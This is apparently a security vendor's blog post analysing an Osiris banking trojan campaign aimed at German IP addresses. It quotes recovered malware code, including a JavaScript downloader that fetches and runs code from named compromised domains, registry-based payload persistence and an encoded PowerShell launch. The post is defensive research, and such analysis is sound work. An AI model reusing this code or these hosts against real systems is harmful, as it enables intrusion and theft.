

Long Live, Osiris; Banking Trojan Targets German IP Addresses

blog.morphisec.com/long-live-osiris-banking-trojan-targets-german-ip-addresses



Posted by Michael Dereviashkin on February 8, 2021

- Tweet
-



During the period between January 15 and 20, Morphisec identified a significant campaign targeting multiple German customers from the manufacturing industry. Targeted personnel were redirected to compromised websites that were, and still are, delivering advanced fileless downloaders that eventually lead to an Osiris client with a bundled mini-Tor communicating to a C2 onion Tor panel.

Following an additional investigation and sharing some of the TTPs with the community, we were notified of additional targeted countries such as the United States and Korea, which were delivered REvil and other payloads using the same delivery mechanism as described in the report.

In this blog, we will go over every stage of the attack chain in the German campaign.

Technical Introduction

The attack chain is composed of five main stages;

- An obfuscated Javascript downloader from a compromised site
- A Second stage Javascript downloader that takes care of persistence
- A Powershell executed by the Javascript that leads to reflective loading of the next stage .NET file
- A fileless .NET loader that’s mapped from the registry and decodes to a new .NET hollower in-memory executable, which is responsible for hollowing the **Osiris trojan** into a legitimate Windows process.
- Osiris connects to its C2 with the help of a mini-Tor bundle.




Osiris Banking Trojan Attack Chain
JS
Obfuscated JavaScript downloader
JS
JS downloader for persistence
PowerShell executes
.NET
Fileless .NET loader
Process Hollower
Osiris connects to C2

Figure 1: The Osiris attack chain.

Initial Access

The victim receives a link to a compromised website that contains a download link to a malicious zip file, which then contains a JS file. , the web page and the file name translates to *"collective agreement on-call remuneration ig metal."*

The download as well as the rest of the attack chain communication will be available only to an IP located in Germany.



tarifvertrag rufbereitschaft vergütung ig metall?

#1 2021/01/14 4:42 pm

Talentfrei
Registrierter Nutzer

Hallo, ich möchte tarifvertrag rufbereitschaft vergütung ig metall. Ein Freund meinte, er hätte es in eurem Forum gesehen. Ich wäre echt dankbar für einen Tipp.

#2 2021/01/15 4:28 am

Admin
Administrator

Hier ist der direkte Download-Link, tarifvertrag rufbereitschaft vergütung ig metall.

#3 2021/01/15 2:26 pm

Talentfrei
Registrierter Nutzer


Danke für die Antwort! Genau wonach ich gesucht habe.

Figure **2: The compromised website.**

The screen shot above is taken from the compromised website.

Stage 1 - Javascript downloader


The JavaScript file inside the zip archive:



tarifvertrag_rufbereitschaft_vergütung_ig_metall.js 1/19/2021 2:08 PM

Figure 3: The JavaScript file.

The screenshot below is a formatted view of the malicious Javascript:



```
function us() {
    vowel = 6056;
    while (5771) {
        try {
            have[vowel]();
        } catch (fact) {
            have[2735491] = arrive;
        }
        vowel++
    }
}

function arrive() {
    have[3045669] = low;
    prove = 'r\\(\"itf@nSO\\g\"xts+en(wde\"+\\mn\\%\"inU@.oS\\e\"Er(,Ri( Dv 0Nnf)SEi)Dd =On;=Mat-ApxlIxe)NET %.e{\")\\ s\\)\"nW loS!lpc=esr hei\"S\\pr.%t.tU.KpSs iEl=rRe cDeeSNp WS(r\\D\"a2
    kill = 0;
}

function stay(nation, dance, stream, own) {
    return differ(nation, dance, key);
}

function least(burn, engine, pull, cover) {
    collect = she(engine);
    word = kill;
    time = [];
    for (milk = kill; milk <= (she(burn) - collect); milk++) {
        if (differ(burn, milk, collect, burn) == engine) {
            time[she(time)] = differ(burn, word, milk - word);
            word = milk + collect;
        }
    }
    time[she(time)] = differ(burn, word);
    return time;
}

function please(like, clear) {
    have[6389205] = bring;
    WScript.Sleep(2800);
    school[country] = arrive[school[kill]];
}

function low(locate, direct) {
    key = 1;
    correct = key;
```

Figure 4: A formatted view of the malicious JavaScript

As seen above, the Javascript code is composed of dictionary generated code and includes real words in order to evade the static file scan used by AV solutions for obfuscation detection. It's important to note that for every new download of javascript, the JS code won't be exactly the same, but it will have a similar structure.


In order to deobfuscate the embedded code in all Javascript stages, the following code snippet can be used:

```
function deobfuscate(txt) {
    i = 0;
    new_txt = "";
    while (i < 2251) {
        chr = txt.substr(i, 1);
        new_txt = (i % 2) ? (new_txt + chr) : (chr + new_txt);
        i++;
    }
    return new_txt;
}
```

Figure 5: Deobfuscating the JavaScript

Step 2

The “*prove”* variable (the long obfuscated string) actually contains the embedded next step obfuscated Javascript code that deobfuscates itself into:




```
constructor, tfkbridmw = 9205;
boat = (WScript)["C" + "rea" + "teOb" + "j" + "ec" + "t" + ""]("WScr" + "i" + "p" + "t" + ".Sh" + "el" + "l" + "");
save = "HKEY_C" + "U" + "RRENT_U" + "SE" + "R" + "\\PcZav\\";
try {
    boat["Reg" + "Rea" + "d" + ""](save);
} catch (e) {
    boat["Re" + "gW" + "rite" + ""](save, "", "RE" + "G_" + "S" + "Z" + "");
    a = 44 - 41;
    village = 32;
}
try {
    school[a](create('ihddieckbsizrav=?\"\"++w\',p hfpa.lhscer)a;e sK/.\'s+e]nAd[(o)+;\' /}/c:astpctht(he\') {, \'rTe
} catch (e) {
    WScript.sleep(349354108);
}
xhfrncp = school;
```

Figure 6: The "prove" variable.

Note that for every new download of Javascript, the unique id is represented by the registry path generated within the “*HKCU/<Random 5 letters>.”* The “*create”* function is then called with the Javascript code execution in the next step.

Step 3

As seen on the screenshot below, the Javascript contains three domains that the code attempts to communicate with. It’s worth mentioning that they are also compromised (those domains change every couple of days).




```
o = ["www.ehiac.com", "www.edmondoberselli.net", "www.cwal037.org"];
A = 0;
while (A < 3) {
    K = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    w = Math.random().toString()["substr"](2, 70 + 30);
    if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {
        w = w + "278146";
    }
    try {
        K.open('GET', 'https://' + o[A] + '/search.php' + "?vribcidihdeksza=" + w, false);
        K.send();
    } catch (e) {
        return false;
    }
    if (K.status === 200) {
        var e = K.responseText;
        if ((e.indexOf("@" + w + "@", 0)) == -1) {
            WScript.sleep(22222);
        } else {
            e = e.replace("@" + w + "@", "");
            var I = e.replace(/(\d{2})/g, function(j) {
                return String.fromCharCode(parseInt(j, 10) + 30);
            });
            school[3](I)();
            WScript.Quit();
        }
    } else {
        WScript.sleep(22222);
    }
    A++;
}
```

Figure 7: The three compromised domains the **code communicates with.**

The parameter for ‘search’ is also unique per download. The script identifies if the machine is located in a domain by expending the environment variable *%USERDNSDOMAIN%*. Depending on what it receives, it sends a different get request to the compromised website with a high possibility for a different malware.


Stage 2 - Javascript persistence

The second stage formatted Javascript is delivered only to German IP addresses. The code already includes its next stage .NET code, which will be persisted into registry.



```
var xauxrwfim = 'yduasqvtqqvyqqffffqvbpqqqqvvyqqqqqqqqqqqqqqqqqqqqqqqqvvpqqvvewfbavevvbyvscdrwbpvwyccdrwuyipisotrvovorifiooriwidrvitiwieieifoyrviriurvorouiervisiervyyyfu
var ogvpawettabq = '4d5a90000300000004000000ffff0000b800000000000000400000000000000000000000000000000000000000000000000000000000000000000000000000000080000000e1fba0e00b409cd21b8
WScript.sleep(10000);
yyozbtlpr = WScript.CreateObject(\"shell.application\");
bccaxjycxuwi = new ActiveXObject(\"Scripting.FileSystemObject\");
var uwurfydrp=xauxrwfim;
var yjarbpp = WScript.CreateObject(\"WScript.Shell\");
fznixlz = yjarbpp.ExpandEnvironmentStrings(\"%USERNAME%\");
mosdyfamrl = 0;
try
{
    yjarbpp.RegRead(\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\");
}
catch(err)
{
    mosdyfamrl = 1;
    yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\", \"\", \"REG_SZ\");
}
if (mosdyfamrl==1)
{
    rcotzu = '';
    psnoz=0;
    for (var i = 0; i <= uwurfydrp.length - 1; i++)
    {
        rcotzu=rcotzu+uwurfydrp.substring(i, i + 1);
        if (rcotzu.length==4000)
        {
            yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\"+psnoz, rcotzu, \"REG_SZ\"); psnoz=psnoz+1; rcotzu='';
        }
    }
    if (rcotzu.length>0)
    {
        yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\"+psnoz, rcotzu, \"REG_SZ\");
    }
}
uwurfydrp = ogvpawettabq;
fznixlz = fznixlz+\"1\";
mosdyfamrl = 0;
try
{
```

Figure 8: The second stage formatted JavaScript.




```
}
uwurfydrp = ogvpawettabq;
fznixlz = fznixlz+\"1\";
mosdyfamrl = 0;
try
{
    yjarbpp.RegRead(\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\");
}
catch(err)
{
    mosdyfamrl = 1;
    yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\", \"\", \"REG_SZ\");
}
if (mosdyfamrl==1)
{
    rcotzu = '';
    psnoz=0;
    for (var i = 0; i <= uwurfydrp.length - 1; i++)
    {
        rcotzu=rcotzu+uwurfydrp.substring(i, i + 1);
        if (rcotzu.length==4000)
        {
            yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\"+psnoz, rcotzu, \"REG_SZ\");
            psnoz=psnoz+1;
            rcotzu='';
        }
    }
    if (rcotzu.length>0)
    {
        yjarbpp.RegWrite (\"HKEY_CURRENT_USER\\\\SOFTWARE\\\\\"+fznixlz+\"\\\\\"+psnoz, rcotzu, \"REG_SZ\");
    }
    if(bccaxjycxuwi.FolderExists(\"C:\\\\Program Files (x86)\"))
    {
        var ybxjqc = 'C:\\\\Windows\\\\SysWOW64\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe';
    }
    else
    {
        var ybxjqc = 'C:\\\\Windows\\\\System32\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe';
    }
    yyozbtlpr.ShellExecute('cmd', '/c '+ybxjqc+' -En \"PAAjACAAcwBkAGMAdwB0AHIAaQBkAHAAcwB5ACAAIwA+ACQAdQA9ACQAZQBuAHYAOgBVAHMAZQByAE4AYQBtAGUAOwBmAG8AcgAgACgAJABpAD0AM
```

Figure 9: The JavaScript executing 32-bit Powershell

As seen above, the Javascript code will execute 32-bit Powershell using cmd. It identifies the OS architecture by validating the program files directory name extension.

Powershell - reflective loading

The executed Powershell command reflectively loads the next stage .NET executable from registry represented by "*HKCU:\SOFTWARE\<username>1",* but not before applying a minimalistic deobfuscation replacement algorithm on the value of the registry :




```
<# svpxe #>$u=$env:UserName;

